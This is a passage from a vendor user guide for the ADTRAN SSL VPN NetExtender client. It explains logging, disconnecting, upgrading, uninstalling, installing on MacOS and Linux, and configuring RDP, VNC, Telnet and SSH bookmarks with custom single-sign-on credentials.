enter them when you first connect.



**Step 5** Click the **Internet Explorer proxy settings** button to open Internet Explorer's proxy settings.

### Viewing the NetExtender Log

The NetExtender log displays information on NetExtender session events. The log is a file named **NetExtender.dbg**. It is stored in the directory: C:\Program Files\ADTRAN\SSL VPN\NetExtender. To view the NetExtender log, right click on the NetExtender icon in the system tray, and click **View Log**.




To view details of a log message, double-click on a log entry, or go to **View > Log Detail** to open the Log Detail pane.

To save the log, either click the **Export** icon or go to **Log > Export**.

To filter the log to display entries from a specific duration of time, go to the **Filter** menu and select the cutoff threshold.

To filter the log by type of entry, go to **Filter > Level** and select one of the level categories. The available options are **Fatal**, **Error**, **Warning**, and **Info**, in descending order of severity. The log displays all entries that match or exceed the severity level. For example, when selecting the **Error** level, the log displays all **Error** and **Fatal** entries, but not **Warning** or **Info** entries.




To view the Debug Log, either click the **Debug Log** icon or go to **Log > Debug Log**.



#### Note

It may take several minutes for the Debug Log to load. During this time, the Log window will not be accessible, although you can open a new Log window while the Debug Log is loading.



To clear the log, click on **Log > Clear Log**.



## Disconnecting NetExtender

To disconnect NetExtender, perform the following steps:

- Step 1** Right click on the NetExtender icon in the system tray to display the NetExtender icon menu and click **Disconnect**.
- Step 2** Wait several seconds. The NetExtender session disconnects.
- You can also disconnect by double clicking on the NetExtender icon to open the **NetExtender** window and then clicking the **Disconnect** button.
- When NetExtender becomes disconnected, the NetExtender window displays and gives you the option to either **Reconnect** or **Close** NetExtender.

## Upgrading NetExtender

NetExtender can be configured by the administrator to automatically notify users when an updated version of NetExtender is available. Users are prompted to click **OK** and NetExtender downloads and installs the update from the firewall.




If auto-update notification is not configured, users should periodically launch NetExtender from the Virtual Office to ensure they have the latest version. Check with your administrator to determine if you need to manually check for updates.

## Uninstalling NetExtender

The NetExtender utility is automatically installed on your computer. To remove NetExtender, click on **Start > All Programs**, click on **ADTRAN SSL VPN NetExtender**, and then click on **Uninstall**.

You can also configure NetExtender to automatically uninstall when your session is disconnected. To do so, perform the following steps:


- Step 1** Right click on the NetExtender icon  in the system tray and click on **Preferences...** The **NetExtender Preferences** window is displayed.
- Step 2** Click on the **Settings** tab.
- Step 3** Select **Uninstall NetExtender automatically** to have NetExtender uninstall every time you end a session.

## Verifying NetExtender Operation from the System Tray

To view options in the NetExtender system tray, right click on the NetExtender icon in the system tray. The following are some tasks you can perform with the system tray.

### Displaying Route Information

To display the routes that NetExtender has installed on your system, click the **Route Information** option in the system tray menu. The system tray menu displays the default route and the associated subnet mask.



### Displaying Connection Information

You can display connection information by mousing over the NetExtender icon in the system tray.



## Installing NetExtender on MacOS

ADTRAN SSL VPN supports NetExtender on MacOS. To use NetExtender on your MacOS system, your system must meet the following prerequisites:


- MacOS 10.4 and higher
- Java 1.4 and higher
- Both PowerPC and Intel Macs are supported.

To install NetExtender on your MacOS system, perform the following tasks:

- Step 1** Navigate to the IP address of the firewall. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”
- Step 2** Click the **NetExtender** button.
- Step 3** The Virtual Office displays the status of NetExtender installation. A pop-up window may appear, prompting you to accept a certificate. Click **Trust**.



- Step 4** A second pop-up window may appear, prompting you to accept a certificate. Click **Trust**.



- Step 5** When NetExtender is successfully installed and connected, the NetExtender status window displays.




## Using NetExtender on MacOS

- Step 1** To launch NetExtender, go the **Applications** folder in the **Finder** and double click on **NetExtender.app**.




- Step 2** The first time you connect, you must enter the server name or IP address in the **SSL VPN Server** field.
- Step 3** Enter your username and password.
- Step 4** The first time you connect, you must enter the **domain** name.
- Step 5** Click **Connect**.
- Step 6** You can instruct NetExtender remember your profile server name in the future. In the **Save profile** pulldown menu you can select **Save name and password (if allowed)**, **Save username only (if allowed)**, or **Do not save profile**.

- Step 7** When NetExtender is connected, the NetExtender icon is displayed in the status bar at the top right of your display. Click on the icon to display NetExtender options.




- Step 8** To display a summary of your NetExtender session, click **Connection Status**.


- Step 9** To view the routes that NetExtender has installed, go to the **NetExtender** menu and select **Routes**.



- Step 10** To view the NetExtender Log, go to **Window > Log**.



- Step 11** To generate a diagnostic report with detailed information on NetExtender performance, go to **Help > Generate diagnostic report**.



- Step 12** Click **Save** to save the diagnostic report using the default **nxdiag.txt** file name in your NetExtender directory.

## Installing and Using NetExtender on Linux

ADTRAN SSL VPN supports NetExtender on Linux. To use NetExtender on your Linux system, your system must meet the following prerequisites:

- i386-compatible distribution of Linux
- Linux Fedora Core 3+, Ubuntu 7+ or OpenSUSE Linux 10.3+
- Sun Java 1.4 and higher is required for using the NetExtender GUI.




### Note

Open source Java Virtual Machines (VMs) are not currently supported. If you do not have Sun Java 1.4, you can use the command-line interface version of NetExtender.

To install NetExtender on your Linux system, perform the following tasks:

- Step 1** Navigate to the IP address of the firewall. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”
- Step 2** Click the **NetExtender** button. A pop-up window indicates that you have chosen to open the **NetExtender.tgz** file. Click **OK** to save it to your default download directory.



- Step 3** To install NetExtender from the CLI, navigate to the directory where you saved **NetExtender.tgz** and enter the **tar -zxf NetExtender.tgz** command.

```

mk ~netExtenderClient - Shell - Konsole
[mk ~]$ tar -zxf NetExtender.tgz
[mk ~]$ cd netExtenderClient
[mk netExtenderClient]$./install
... SonicWALL NetExtender 2.5.17 Installer ...
Please run the NetExtender installer as root.
On many systems, you can use the sudo command:

[mk netExtenderClient]$ sudo ./install
Password:
... SonicWALL NetExtender 2.5.17 Installer
Checking library dependencies...
Checking pppd...
Copying files...


----- INSTALLATION SUCCESSFUL -----

Type 'netExtenderGui' to launch NetExtender.
Look in /usr/share/netExtender for a desktop shortcut and icon files.
[mk netExtenderClient]$

```

- Step 4** Type the **cd netExtenderClient** command.
- Step 5** Type **./install** to install NetExtender.

- Step 6** Launch the **NetExtender.tgz** file and follow the instructions in the NetExtender installer. The new netExtender directory contains a NetExtender shortcut that can be dragged to your desktop or toolbar.



- Step 7** The first time you connect, you must enter the server name or IP address in the **SSL VPN Server** field. NetExtender will remember the server name in the future.




- Step 8** Enter your username and password.
- Step 9** The first time you connect, you must enter the **domain** name. NetExtender will remember the domain name in the future.






**Note** You must be logged in as root to install NetExtender, although many Linux systems will allow the **sudo ./install** command to be used if you are not logged in as root.


**Step 10** To view the NetExtender routes, go to the **NetExtender** menu and select **Routes**.



**Step 11** To view the NetExtender Log, go to **NetExtender > Log**.



**Step 12** To generate a diagnostic report with detailed information on NetExtender performance, go to **Help > Generate diagnostic report**.



**Step 13** Click **Save** to save the diagnostic report using the default **nxdiag.txt** file name in your NetExtender directory.

## Configuring SSL VPN Bookmarks

For information on configuring SSL VPN bookmarks, see ["Editing Local Users" on page 871](#) in the **Users Management** chapter.

**Step 14** Click **Add Bookmark**. The **Add Bookmark** window displays.

When user bookmarks are defined, the user will see the defined bookmarks from the ADTRAN SSL VPN Virtual Office home page. Individual user members are not able to delete or modify bookmarks created by the administrator.

**Step 1** Type a descriptive name for the bookmark in the **Bookmark Name** field.

**Step 2** Enter the fully qualified domain name (FQDN) or the IPv4 address of a host machine on the LAN in the **Name or IP Address** field. In some environments you can enter the host name only, such as when creating a VNC bookmark in a Windows local network.

Some services can run on non-standard ports, and some expect a path when connecting. Depending on the choice in the Service field, format the **Name or IP Address** field like one of the examples shown in [Table 1](#).

**Table 1** *Bookmark Name or IP Address Formats by Service Type*

| Service Type  | Format                                                             | Example for Name or IP Address Field                                                                                |
|---------------|--------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------|
| RDP - ActiveX | IP Address                                                         | 10.20.30.4                                                                                                          |
| RDP - Java    | IP:Port (non-standard)                                             | 10.20.30.4:6818                                                                                                     |
|               | FQDN                                                               | JBJONES-PC.sv.us.www.adtran.com                                                                                     |
|               | Host name                                                          | JBJONES-PC                                                                                                          |
| VNC           | IP Address                                                         | 10.20.30.4                                                                                                          |
|               | IP:Port (mapped to session)                                        | 10.20.30.4:5901 (mapped to session 1)                                                                               |
|               | FQDN                                                               | JBJONES-PC.sv.us.www.adtran.com                                                                                     |
|               | Host name                                                          | JBJONES-PC                                                                                                          |
|               | <b>Note:</b> Do not use session or display number instead of port. | <b>Note:</b> Do not use 10.20.30.4:1<br><b>Tip:</b> For a bookmark to a Linux server, see the Tip below this table. |
| Telnet        | IP Address                                                         | 10.20.30.4                                                                                                          |
|               | IP:Port (non-standard)                                             | 10.20.30.4:6818                                                                                                     |
|               | FQDN                                                               | JBJONES-PC.sv.us.www.adtran.com                                                                                     |
|               | Host name                                                          | JBJONES-PC                                                                                                          |
| SSHv1         | IP Address                                                         | 10.20.30.4                                                                                                          |
| SSHv2         | IP:Port (non-standard)                                             | 10.20.30.4:6818                                                                                                     |
|               | FQDN                                                               | JBJONES-PC.sv.us.www.adtran.com                                                                                     |
|               | Host name                                                          | JBJONES-PC                                                                                                          |



**Tip**

When creating a **Virtual Network Computing (VNC)** bookmark to a Linux server, you must specify the port number and server number in addition to the Linux server IP the **Name or IP Address** field in the form of **ipaddress:port:server**. For example, if the Linux server IP address is 192.168.2.2, the port number is 5901, and the server number is 1, the value for the **Name or IP Address** field would be **192.168.2.2:5901:1**.

- Step 3** For the specific service you select from the **Service** drop-down list, additional fields may appear. Fill in the information for the service you selected. Select one of the following service types from the Service drop-down list:

#### Terminal Services (RDP - ActiveX) or Terminal Services (RDP - Java)



#### Note

If you select **Terminal Services (RDP - ActiveX)** while using a browser other than Internet Explorer, the selection is automatically switched to **Terminal Services (RDP - Java)**. A popup dialog box notifies you of the switch.

- In the **Screen Size** drop-down list, select the default terminal services screen size to be used when users execute this bookmark.  
Because different computers support different screen sizes, when you use a remote desktop application, you should select the size of the screen on the computer from which you are running a remote desktop session. Additionally, you may want to provide a path to where your application resides on your remote computer by typing the path in the **Application Path** field.
- In the **Colors** drop-down list, select the default color depth for the terminal service screen when users execute this bookmark.
- Optionally enter the local path for this application in the **Application and Path (optional)** field.
- In the **Start in the following folder** field, optionally enter the local folder in which to execute application commands.
- Select the **Login as console/admin session** checkbox to allow login as console or admin. Login as admin replaces login as console in RDC 6.1 and newer.
- For **RDP - Java** on Windows clients, or on Mac clients running Mac OS X 10.5 or above with RDC installed, expand **Show advance Windows options** and select the checkboxes for any of the following redirect options: **Redirect Printers**, **Redirect Drives**, **Redirect Ports**, **Redirect SmartCards**, **Redirect clipboard**, or **Redirect plug and play devices** to redirect those devices or features on the local network for use in this bookmark session. You can hover your mouse pointer over the Help icon (?) next to certain options to display tooltips that indicate requirements.

To see local printers show up on your remote machine (Start > Settings > Control Panel > Printers and Faxes), select **Redirect Ports** as well as **Redirect Printers**.

Select the checkboxes for any of the following additional features for use in this bookmark session: **Display connection bar**, **Auto reconnection**, **Desktop background**, **Window drag**, **Menu/window animation**, **Themes**, or **Bitmap caching**.

If the client application will be RDP 6 (Java), you can select any of the following options as well: **Dual monitors**, **Font smoothing**, **Desktop composition**, or **Remote Application**.

**Remote Application** monitors server and client connection activity; to use it, you need to register remote applications in the Windows 2008 RemoteApp list. If **Remote Application** is selected, the Java Console will display messages regarding connectivity with the Terminal Server.

- For **RDP - ActiveX** on Windows clients, optionally select **Enable plugin DLLs** and enter the name(s) of client DLLs which need to be accessed by the remote desktop or terminal service. Multiple entries are separated by a comma with no spaces. Note that

the RDP Java client on Windows is a native RDP client that supports Plugin DLLs by default. The **Enable plugin DLLs** option is not available for RDP - Java. See [“Enabling Plugin DLLs” section on page 828](#).

- Optionally select **Automatically log in** and select **Use SSL VPN account credentials** to forward credentials from the current SSL VPN session for login to the RDP server. Select **Use custom credentials** to enter a custom username, password, and domain for this bookmark. For more information about custom credentials, see [“Creating Bookmarks with Custom SSO Credentials” section on page 829](#).

#### Virtual Network Computing (VNC)

- No additional fields

#### Telnet

- No additional fields

#### Secure Shell version 1 (SSHv1)

- No additional fields

#### Secure Shell version 2 (SSHv2)

- Optionally select the **Automatically accept host key** checkbox.
- If using an SSHv2 server without authentication, such as a ADTRAN firewall, you can select the **Bypass username** checkbox.

**Step 4** Click **Add** to update the configuration.

## Enabling Plugin DLLs

The plugin DLLs feature is available for RDP (ActiveX or Java), and allows for the use of certain third party programs such as print drivers, on a remote machine. This feature requires RDP Client Control version 5 or higher.



#### Note

The RDP Java client on Windows is a native RDP client that supports Plugin DLLs by default. No action (or checkbox) is needed.

To enable plugin DLLs for the RDP ActiveX client:

- Step 1** Navigate to **Users > Local Users**.
- Step 2** Click the configure icon corresponding to the user bookmark you wish to edit.
- Step 3** In the **Bookmarks** tab, click **Add Bookmark**.
- Step 4** Select **Terminal Services (RDP - ActiveX)** as the **Service** and configure as described in the section [“Configuring SSL VPN Bookmarks” on page 825](#).
- Step 5** Enter the name(s) of client DLLs which need to be accessed by the remote desktop or terminal service. Multiple entries are separated by a comma with no spaces.
- Step 6** Ensure that any necessary DLLs are located on the individual client systems in %SYSTEMROOT% (for example: C:\Windows\system32 ).



#### Note

Ensure that your Windows system and RDP client are up to date prior to using the Plugin DLLs feature. This feature requires RDP 5 Client Control or higher.

## Creating Bookmarks with Custom SSO Credentials

The administrator can configure custom Single Sign On (SSO) credentials for each user, group, or globally in RDP bookmarks. This feature is used to access resources that need a domain prefix for SSO authentication. Users can log into ADTRAN SSL VPN as *username*, and click a customized bookmark to access a server with *domain\username*. Either straight textual parameters or variables may be used for login credentials.

To configure custom SSO credentials, perform the following steps:

**Step 1** Create or edit an RDP bookmark as described in [“Configuring SSL VPN Bookmarks” on page 825](#).

**Step 2** In the **Bookmarks** tab, select the **Use Custom Credentials** option.

**Step 3** Enter the appropriate username and password, or use dynamic variables as follows:

| Text Usage  | Variable     | Example Usage           |
|-------------|--------------|-------------------------|
| Login Name  | %USERNAME%   | US\%USERNAME%           |
| Domain Name | %USERDOMAIN% | %USERDOMAIN%\%USERNAME% |
| Group Name  | %USERGROUP%  | %USERGROUP%\%USERNAME%  |

**Step 4** Click **Add**.

## Using SSL VPN Bookmarks

The following sections describe how to use the various types of bookmarks:

- [“Using Remote Desktop Bookmarks” section on page 829](#)
- [“Using VNC Bookmarks” section on page 831](#)
- [“Using Telnet Bookmarks” section on page 833](#)
- [“Using SSHv1 Bookmarks” section on page 834](#)
- [“Using SSHv2 Bookmarks” section on page 835](#)

## Using Remote Desktop Bookmarks

Remote Desktop Protocol (RDP) bookmarks enable you to establish remote connections with a specified desktop. ADTRAN SSL VPN supports the RDP5 standard with both Java and ActiveX clients. RDP5 ActiveX can only be used through Internet Explorer, while RDP5 Java can be run on any platform and browser supported by the ADTRAN SSL VPN. The basic functionality of the two clients is the same; however, the Java client is a native RDP client and supports the following features that the ActiveX client does not:

- Redirect clipboard
- Redirect plug and play devices
- Display connection bar
- Auto reconnection
- Desktop background
- Window drag
- Menu/window animation

- Themes
- Bitmap caching

If the Java client application is RDP 6, it also supports:

- Dual monitors
- Font smoothing
- Desktop composition

**Note**

RDP bookmarks can use a port designation if the service is not running on the default port.

**Tip**


To terminate your remote desktop session, be sure to log off from the Terminal Server session. If you wish to suspend the Terminal Server session (so that it can be resumed later) you may simply close the remote desktop window.

- Step 1** Click on the **RDP** bookmark. Continue through any warning screens that display by clicking **Yes** or **Ok**.



- Step 2** Enter your username and password at the login screen and select the proper domain name from the pull-down menu.

- Step 3** A window is displayed indicating that the Remote Desktop Client is loading. The remote desktop then loads in its own windows. You can now access all of the applications and files on the remote computer.

